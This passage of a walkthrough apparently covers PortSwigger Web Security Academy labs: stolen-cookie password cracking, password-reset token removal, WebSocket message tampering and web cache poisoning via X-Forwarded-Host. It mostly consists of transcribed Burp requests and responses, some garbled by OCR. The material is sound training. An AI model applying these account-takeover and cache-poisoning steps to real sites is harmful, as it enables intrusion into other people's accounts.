

Name: abcd

Email: abdc@gmail.com

Website: https://www.mail.com


Post Comment

**Step 6 :** Go to the exploit server and access the log and you get secret code



## Step 7 : Decode the secret code

A screenshot of the Burp Suite Community Edition interface. It shows two decoders side-by-side. The top decoder has the text "Y2FybG9zOjI2MzIzYzE2ZDVmNGRhyMzRhI2JiN" selected. The bottom decoder has the text "canot26123c16d54acabf3bb116f0480e943" selected. Both decoders have dropdown menus for "Decode as", "Encode as", and "Hash".



**Step 8 :** Login into the victim's account and go to the My account page and delete the account

Offline password cracking

WebSecurity Academy

Go to exploit server

Home | My account

Login

Username: carlos

Password: [REDACTED]

Stay logged in

Log in

LAB Not solved

Offline password cracking

WebSecurity Academy

Go to exploit server

Home | My account

My Account

Your username is: carlos

Email: [REDACTED]

Update email

Delete account

LAB Not solved

Offline password cracking

WebSecurity Academy

Go to exploit server

Home | My account

My Account

Your username is: carlos

Email: [REDACTED]

Update email

Delete account

LAB Not solved

Are you sure?

Password

.....

No, take me back Delete account!

### Step 9 : Lab solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

WE LIKE TO BLOG

Home | My account


### Lab 3 : Password reset broken logic

#### Step 1 : Open the lab in the browser

>Password reset broken logic: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net

WebSecurity Academy  Password reset broken logic

Email client Back to lab description >

LAB Not solved 

Home | My account

WE LIKE TO 




**Step 2 :** Click the forget password link and enter your own username

>Password reset broken logic: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/login

WebSecurity Academy  Password reset broken logic

Email client Back to lab description >

LAB Not solved 

Home | My account

## Login

Username  
wiener

Password  
.....


Forgot password?

Log In

>Password reset broken logic: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/forgot-password

WebSecurity Academy  Password reset broken logic

Back to lab home Email client Back to lab description >

LAB Not solved 

Home | My account

Please enter your username or email  
wiener

Submit

**Step 3 :** Click the email client button and view the password reset email link and reset your password

The screenshot shows two browser tabs. The top tab is titled "Exploit Server: Password reset" and displays an email from "wiener@exploit-0af900b10350d9af80d35299014e00ca.exploit-server.net" to "wiener@exploit-0af900b10350d9af80d35299014e00ca.exploit-server.net". The email subject is "Account recovery" and the body contains a message and a password reset link: <https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/forgot-password?temp-forgot-password-token=az4xll2k6g2h1d8gcv6eiypu7zz84bwcr>. The bottom tab is also titled "Exploit Server: Password reset" and shows a password reset form with fields for "New password" and "Confirm new password", both containing "....", and a "Submit" button.

**Step 4 :** In brup suite turn on interception and send the request to the repeater

Burp Suite Community Edition v2021.11.8 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

HTTP history WebSockets history Match and replace | Proxy settings

Scan Send to Intruder Ctrl+E Send to Repeater Ctrl+R Send to Sequencer Send to Comparer Send to Decoder Send to Organizer Ctrl+O Insert Collaborator payload

Status code Length

Time Type Direction Method URL

12:32:58 10.Ja. WS ← To client https://exploit-0af900b10350d9a70d35299014a0ca.exploit-server.net/acc...  
12:33:00 10.Ja. WS → To server https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/  
12:33:01 10.Ja. WS ← To server https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/  
12:33:03 10.Ja. WS → To server https://exploit-0af900b10350d9a70d35299014a0ca.exploit-server.net/acc...  
12:33:10 10.Ja. HTTP → Request POST https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/acc...

**Request**

Pretty Raw Hex

```
1. POST /forgot-password?temp-forgot-password=token%3d4e113b9cb1d8gcveiyq7wz8bw HTTP/2
2. Host: 0a53005803cad9b8806153ea003c0062.web-security-academy.net
3. Cookie: sessionID=0a53005803cad9b8806153ea003c0062; web-security-academy.net
4. Content-Length: 113
5. Cache-Control: max-age=0
6. Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"
7. Sec-Ch-Ua-Mobile: ?0
8. Sec-Ch-Ua-Platform: "Windows"
9. Accept-Language: en-US,en;q=0.9
10. Origin: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net
11. Content-Type: application/x-www-form-urlencoded
12. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
13. Upgrade-Insecure-Requests: 1
14. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
15. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a...
16. Sec-Fetch-Site: same-origin
17. Sec-Fetch-User: ?1
18. Sec-Fetch-Dest: document
19. Referrer: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/forgot-password?temp-f...
20. Accept-Encoding: gzip, deflate, br
21. Priority: u0,i
22. 
```

temp-forgot-password?temp-forgot-password=token%3d4e113b9cb1d8gcveiyq7wz8bw&username=0a53005803cad9b8806153ea003c0062

Event log (1) All issues

Memory: 138dMB of 7.88GB 0 highlights

## Step 5 : In burp repeater , delete the value temp-forgot-password-token

Burp Suite Community Edition v2021.11.8 - Temporary Project

Dashboard Target Proxy **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net | HTTP/2

**Request**

Pretty Raw Hex

```
1. POST /forgot-password?temp-forgot-password=token%3d4e113b9cb1d8gcveiyq7wz8bw HTTP/2
2. Host: 0a53005803cad9b8806153ea003c0062.web-security-academy.net
3. Cookie: sessionID=0a53005803cad9b8806153ea003c0062; web-security-academy.net
4. Content-Length: 113
5. Cache-Control: max-age=0
6. Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"
7. Sec-Ch-Ua-Mobile: ?0
8. Sec-Ch-Ua-Platform: "Windows"
9. Accept-Language: en-US,en;q=0.9
10. Origin: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net
11. Content-Type: application/x-www-form-urlencoded
12. Upgrade-Insecure-Requests: 1
13. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a...
15. Sec-Fetch-Site: same-origin
16. Sec-Fetch-User: ?1
17. Sec-Fetch-Dest: document
18. Referrer: https://0a53005803cad9b8806153ea003c0062.web-security-academy.net/forgot-password?temp-f...
20. Accept-Encoding: gzip, deflate, br
21. Priority: u0,i
22. 
```

temp-forgot-password?temp-forgot-password=token%3d4e113b9cb1d8gcveiyq7wz8bw&username=0a53005803cad9b8806153ea003c0062

Event log (1) All issues

Memory: 145.2MB of 7.88GB 0 highlights

## Step 6 : In the browser , log into victims account

WebSecurity Academy

Password reset broken logic

Email client Back to lab description >

Home | My account

## Login

Username  
carlos

Password  
....

Forgot password?

Log In

### Step 7 : Lab solved

WebSecurity Academy

Password reset broken logic

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account


WE LIKE TO BLOG

## WebSockets


WebSocket vulnerabilities happen when real-time communication channels do not validate messages properly. Attackers can modify or inject malicious messages to perform unauthorized actions or manipulate application logic.

### Lab 1 : Manipulating WebSocket message to exploit vulnerabilities

#### Step 1 : Open the lab in the browser



**Step 2 :** Click the live chat and sent the chat message



**Step 3 :** In the burp proxy history tab, you observe the chat message and forward it

Screenshot of Burp Suite Community Edition showing the Intercept tab selected. The message list shows two WebSockets messages. The first message is from the client to the server, and the second is from the server to the client. The message content is displayed in Pretty format:

```

1: {
  "type": "text",
  "content": "Dude, admin"
}

```

The Inspector panel on the right shows a blue character icon and the title "Inspector". A tooltip explains: "The message inspector allows you to quickly decode data in WebSockets messages. Select one or more characters that you want to decode." There is also a "Learn more" button.

#### Step 4 : Edit the intercepted message and forward it

Screenshot of Burp Suite Community Edition showing the Intercept tab selected. The message list shows two WebSockets messages. The first message is from the client to the server, and the second is from the server to the client. The message content is displayed in Pretty format:

```

1: {
  "type": "text",
  "content": "Dude, admin"
}

```

The Inspector panel on the right shows a blue character icon and the title "Inspector". A tooltip explains: "The message inspector allows you to quickly decode data in WebSockets messages. Select one or more characters that you want to decode." There is also a "Learn more" button.

Screenshot of Burp Suite Community Edition showing the Intercept tab selected. The message list shows two HTTP requests. The first is a GET request to /AcademyLabHeader and the second is a GET request to /chat. The Request panel on the left shows the full HTTP request headers and body:

```

1: GET /AcademyLabHeader HTTP/1.1
2: Host: 0a2400d404d9c8077355a006100be.web-security-academy.net
3: Connection: Upgrade
4: Pragma: no-cache
5: Cache-Control: no-cache
6: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
7: Upgrade: websocket
8: Origin: https://0a2400d404d9c8077355a006100be.web-security-academy.net
9: Sec-WebSocket-Version: 13
10: Sec-WebSocket-Protocol: deflate, br
11: Accept-Language: en-US,en;q=0.5
12: Cookie: sessionId=0a2400d404d9c8077355a006100be.chat;JSESSIONID=40+Ria+TAdHs4TbVZLuuGw
13: Sec-WebSocket-Key: 40+Ria+TAdHs4TbVZLuuGw
14:
15:

```

## Step 5 : Lab Solved

The screenshot shows a browser window with the URL <https://0a2400d404d9c64c8077355a006100be.web-security-academy.net/chat>. The page title is "Manipulating WebSocket messages to exploit vulnerabilities". A green button at the top right says "LAB Solved". Below it, a banner says "Congratulations, you solved the lab!". There are links to "Share your skills!" and "Continue learning". At the bottom, there's a "Live chat" section with a message history between "You" and "Hal Pline".

## Web cache poisoning

Web cache poisoning is a vulnerability where attackers trick a caching system into storing a malicious response. This poisoned content is then served to other users, potentially causing data leaks, XSS, or redirection attacks.

### Lab 1 : Web cache poisoning with an unkeyed header

#### Step 1 : Open the lab in the browser

The screenshot shows a browser window with the URL <https://0a0b002503b41a7080de03780015009b.web-security-academy.net>. The page title is "Web cache poisoning with an unkeyed header". A green button at the top right says "LAB Not solved". Below it, a red button says "Go to exploit server". At the bottom, there's a logo with the text "WE LIKE TO SHOP" and four small images: a woman in a blue dress, a close-up of an eye, a colorful bicycle, and a red balloon animal.

#### Step 2 : In burp Http history send request to the repeater

Burp Suite Community Edition v2023.11.6 - Temporary Project

Proxy settings

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://www.google.com	GET	/complete/search/client=chrome-o...		✓	200	2027	text/javascript		Web cache poisoning ...	✓	34.246.129.62	session=YAAfzm...	14:33:20 10.J...	:8081	96	
2	https://0a0b02503b41a70800.de03780015009b.web-security-academy.net	GET	/			200	11244	HTML		Web cache poisoning ...	✓	34.246.129.62	session=YAAfzm...	14:33:30 10.J...	:8081	160	
36	https://0a0b02503b41a70800.de03780015009b.web-security-academy.net	GET	/academyLabHeader			101	147			Web cache poisoning ...	✓	34.246.129.62		14:33:32 10.J...	:8081	736	
38	https://0a0b02503b41a70800.de03780015009b.web-security-academy.net	GET	/			200	101			Web cache poisoning ...	✓	34.246.129.62		14:34:14 10.J...	:8081	158	
51	https://0a0b02503b41a70800.de03780015009b.web-security-academy.net	GET	/academyLabHeader			101	101			Web cache poisoning ...	✓	34.246.129.62		14:34:15 10.J...	:8081	151	

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: 0a0b02503b41a70800.de03780015009b.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="143";"Beats AtBrand";v="24"
4 Sec-Ch-Ua-Mobile: "0"
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
10 Sec-Fetch-Dest: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: document
15 Accept-Encoding: gzip, deflate, br
16 Pragma: no-cache
17 Connection: keep-alive
18 
```

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Composer

Send to Decoder

Send to Organizer Ctrl+O

Open response in browser

Record an issue (Pro version only)

Request in browser

Engagement tools (Pro version only)

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Save selected text to file

Save item

Convert selection

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy history documentation

Event log (1) All issues

Memory: 149.0MB of 7.88GB 0 highlights

0 Disabled

### Step 3 : In Repeater X-Forwarded-Host : example.com add send the response

Burp Suite Community Edition v2023.11.6 - Temporary Project

Repeater

Target: https://0a0b02503b41a70800.de03780015009b.web-security-academy.net

HTTP/2

Request

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a0b02503b41a70800.de03780015009b.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="143";"Beats AtBrand";v="24"
4 Sec-Ch-Ua-Mobile: "0"
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
10 Sec-Fetch-Dest: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: document
15 Accept-Encoding: gzip, deflate, br
16 Pragma: no-cache
17 X-Forwarded-Host: example.com
18 
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Set-Cookie: session=YAAfzm...; Secure; HttpOnly; Samesite=Lax; Path=/; Max-Age=31200
4 Cache-Control: max-age=31200
5 Age: 0
6 E-Cache: miss
7 Content-Length: 10561
8 Content-Type: text/html; charset=UTF-8
9 
```

```

<!DOCTYPE html>
<html>
<head>
<title>Lab Header</title>
<link href="/resources/labheaders/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labCommerce.css" rel="stylesheet">
<script>
    // Web cache poisoning with an unkeyed header
    </script>
</head>
<body>
<script type="text/javascript" src="https://example.com/resources/js/teachMe.js">
<script src="/resources/labheaders/js/labHeader.js">
</script>
<div id="academyLabHeader">
    <div class="contains">
        <div class="page">
            <div class="title-contains">
                <h1>Web cache poisoning with an unkeyed header</h1>
            </div>
        </div>
    </div>
</div>

```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Custom actions


Done

Event log (1) All issues

Memory: 148.0MB of 7.88GB 0 highlights

0 Disabled

### Step 4 : In exploit Modify the file name and enter alert() in body



## Step 5 : Open the GET request and send it

The screenshot shows the Burp Suite interface with the following details:

- Request:** A captured GET request to <https://0a8a0fa03771ae2807d02bd01040071.web-security-academy.net>.
- Response:** The response status is HTTP/1.1 200 OK. The response body contains the exploit payload:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Set-Cookie: session=00c1823b48d42e7140f9b7c95a233; Secure; HttpOnly; S
Set-Cookie: Options: SAMEORIGIN
Cache-Control: max-age=10
Age: 0
X-Cache: miss
Content-Length: 11000
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheaders/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labFooterResource.css" rel="stylesheet">
<title>
    Web cache poisoning with an unkeyed header
</title>
</head>
<body>
<script type="text/javascript" src="https://exploit-0a8a0fa03771ae2807d02bd01040071.exploit-server.net/exploit-0a8a0fa03771ae2807d02bd01040071/exploit-waves.net"></script>
<script src="/resources/labheaders/js/labHeader.js"></script>
<div class="academyLabHeader">
    <div class="content">
        <div class="title">
            <div class="title-container">
                <h1>
                    Web cache poisoning with an unkeyed header
                </h1>
            </div>
        </div>
    </div>
</div>
```
- Inspector:** Shows various sections like Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, Response headers, and Custom actions.

## Step 6 : Lab solved

The screenshot shows a browser window with two tabs open: "Web cache poisoning with an unkeyed header" and "exploit-0a8a00fa33771a0290f...". The main content area displays the "WebSecurity Academy" logo and the title "Web cache poisoning with an unkeyed header". A green button indicates the task is "Solved". Below the title, there's a message "Congratulations, you solved the lab!" and links to "Share your skills!" and "Continue learning". At the bottom, there are "Home" and "My account" links. The page features a large "WE LIKE TO SHOP" logo with a hanger icon. Below the logo are four small images: a blue figure in a forest, a close-up of an eye, a colorful bicycle, and a red balloon animal.

## Lab 2 : Web cache poisoning with an unkeyed cookie

Step 1 : Open the lab in the browser

The screenshot shows a browser window with two tabs open: "Lab: Web cache poisoning with an unkeyed cookie" and "Web cache poisoning with an unkeyed cookie". The main content area displays the "WebSecurity Academy" logo and the title "Web cache poisoning with an unkeyed cookie". A green button indicates the task is "Not solved". Below the title, there's a link to "Back to lab description". At the bottom, there are "Home" and "My account" links. The page features a large "WE LIKE TO SHOP" logo with a hanger icon. Below the logo are four small images: a train in a snowy landscape, a person sitting on a blue beanbag chair, a lightbulb in a thought bubble, and a laundry room with multiple washing machines.

Step 2 : In burp , go to HTTP history and send the request to repeater

